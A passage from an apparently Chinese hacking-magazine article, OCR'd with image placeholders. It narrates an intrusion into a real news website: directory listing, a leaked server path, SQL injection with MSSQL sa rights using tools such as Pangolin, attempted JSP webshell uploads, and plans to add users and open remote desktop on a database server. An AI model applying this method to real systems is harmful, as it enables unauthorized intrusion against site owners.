


图3

四、前行

遍历目录漏洞虽然在这里算不上高危的漏洞，可是至少可以让我们收集到关于网站的一些敏感信息。我在目录里看到了**ewebeditor.jsp**这个链接，因为知道JSP版的ewebeditor有的含有任意上传文件漏洞，所以要是可以访问，入侵就成功了一半。可是当我尝试访问的时候，提示却是禁止访问，不能利用。

接着我开始耐心的访问每个文件，试图从中得到些敏感信息。不出我的所料，大部分敏感文件都是禁止访问，除去那些前台可以看到的网页文件。半个小时后，当访问**http://221.192.**.69:222/news/db/dbout.jsp**文件时，爆出了网站中这个网页的绝对路径**E:\Tomcat 5.0\work\ Catalina\localhost**




图 4




图 5




图 6

\news\org\apache\jsp\db\dbout.jsp，如图4所示。虽然现在这个路径对我还没有多大用途，但被人知道网站路径毕竟不是什么光荣的事。

把网站路径记下之后继续访问文件，在无意中访问进了一个投稿系统的页面，如图5所示。看到这里我想：既然是投稿系统，肯定有上传的地方啊？JSP的上传一般都处理得不好，如果有上传的话，说不定会很轻松的拿到shell。于是我就在这个系统里注册了个会员，进去会员后台后果然发现有上传稿件的地方。怀着激动的心情上传一个jsp一句话，可是却提示只允许上传doc文件，晕！我在文件名后面加个空格或点再上传，还是无法通过，看来这里也没有什么可利用的价值了。




图 7

五、进攻

正在很郁闷的想着突破上传的办法时，随手在刚才投稿系统的那个链接 **http://221.192.**.69:222/news/index2.jsp?journal_id=3** 后面加了个撇，竟然发现老天给了我个不小的惊喜，出现报错信息了！如图6所示。

看来程序员百密一疏啊，网站还是有没有过滤的链接！赶紧把这个链接拿到阿D里去跑，看到结果我才感叹管理员的疏忽给他造成了多大的危害，竟然是个sa权限，如图7所示！

我们知道，JSP默认就是以系统权限运行的，现在老天又给了我个MSSQL的sa权限，如果我拿不下服务器的话就真有点对不起读者了，呵呵。

我首先想到的就是上传一个JSP一句话上去，这样做事方便。那网站的绝对路径怎么办？列目录吗？不用，刚才我们爆出来的绝对路径就派上了用场！直接在阿D里填上路径E:\Tomcat 5.0\work\Catalina\localhost\news\ org\apache\jsp\db\jsp.jsp，然后上传，接着我就等着笑着访问一句话了。

六、受阻

本以为阿D显示上传成功了，我可以很顺利的得到shell，可郁闷的是，访问jsp.jsp页面却是报404错误，显示不存在页面。心一下凉了一半，不甘心，再传一次，访问还是404错误，晕死！

我换NBSI试了试，上传提示成功，可是访问jsp.jsp还是404错误。然后尝试执行命令，没有回显，不知道是不是可以执行命令。还是不甘心，换上强大的pangolin再尝试一下，上传的结果还是和前面一样，不过发现用pangolin可以成功的执行命令。

在pangolin里执行 **ipconfig** 一下，竟然发现IP地址是211.68.**.222，晕，看来是web与数据库分离了，能在web服务器上访问得到就怪了。

七、继续

没办法，人家数据库分离了，对web服务器就只好放在一边了。对于数据库分离的问题，如果是低权限的话就很难搞了，可现在我是sa权限。我开始的想法是用命令向数据库服务器写入一个开3389的reg文件，然后用命令执行加用户开3389。可是一想到要一句句的echo文件到服务器就麻烦，于是在pangolin里用 **netsta -an** 查看了一下端口，发现数据库服务器开了80端口，莫非数据库服务器上也有网站？我尝试访问211.68.***.222，出现了安装TOMCAT后的默认界面，如图8所示。




图 8

在后面加个 **/news/**，我晕，竟然发现和web服务器上的网站一样，连漏洞都一样（我开始也觉得不可思议，连网站路径都一样！事后猜想这可能是管理员的一个备份网站）！

那现在想想，刚才那个sa权限的注入上传的jsp.jsp文件在这个数据库服务器的网站应该访问得到啊？试着访问一下，晕死，




图9

